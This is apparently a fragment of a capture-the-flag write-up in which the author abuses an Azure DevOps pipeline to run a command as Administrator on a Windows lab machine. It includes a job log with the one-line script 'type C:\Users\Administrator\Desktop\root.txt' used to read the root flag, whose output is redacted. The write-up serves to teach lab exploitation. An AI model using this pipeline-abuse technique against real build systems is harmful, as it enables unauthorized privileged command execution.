
Pool: Setup · Agent: Hamilton11

Started: 8/18/2020, 6:02:56 AM
··· 1m 3s

✓ Prepare job · succeeded	<1s
✓ Initialize job · succeeded	3s
✓ Checkout · succeeded	43s
✓ Run a one-line script · succeeded	5s
✓ Run a multi-line script · succeeded	7s
✓ Post-job: Checkout · succeeded	3s
✓ Finalize Job · succeeded	<1s

Click Save and run > select Create a new branch for this commit and start a pull request > Save and run.
Wait for 5-10 min for it to build and execute. The machine is a lot laggy and sometime it'd

throw you an error even if you did everything right. In that case start from creating a New Pipeline again.
Click on Run a one-line script



```
##[section]Starting: Run a one-line script
==============================================================================
Task         : Command line
Description  : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version      : 2.151.1
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
Script contents:
type C:\Users\Administrator\Desktop\root.txt
========================== Starting Command Output ===========================
##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\ea552d3e-ed4c-4fc6-
[redacted]
##[section]Finishing: Run a one-line script
```

wohha !!! we got the root flag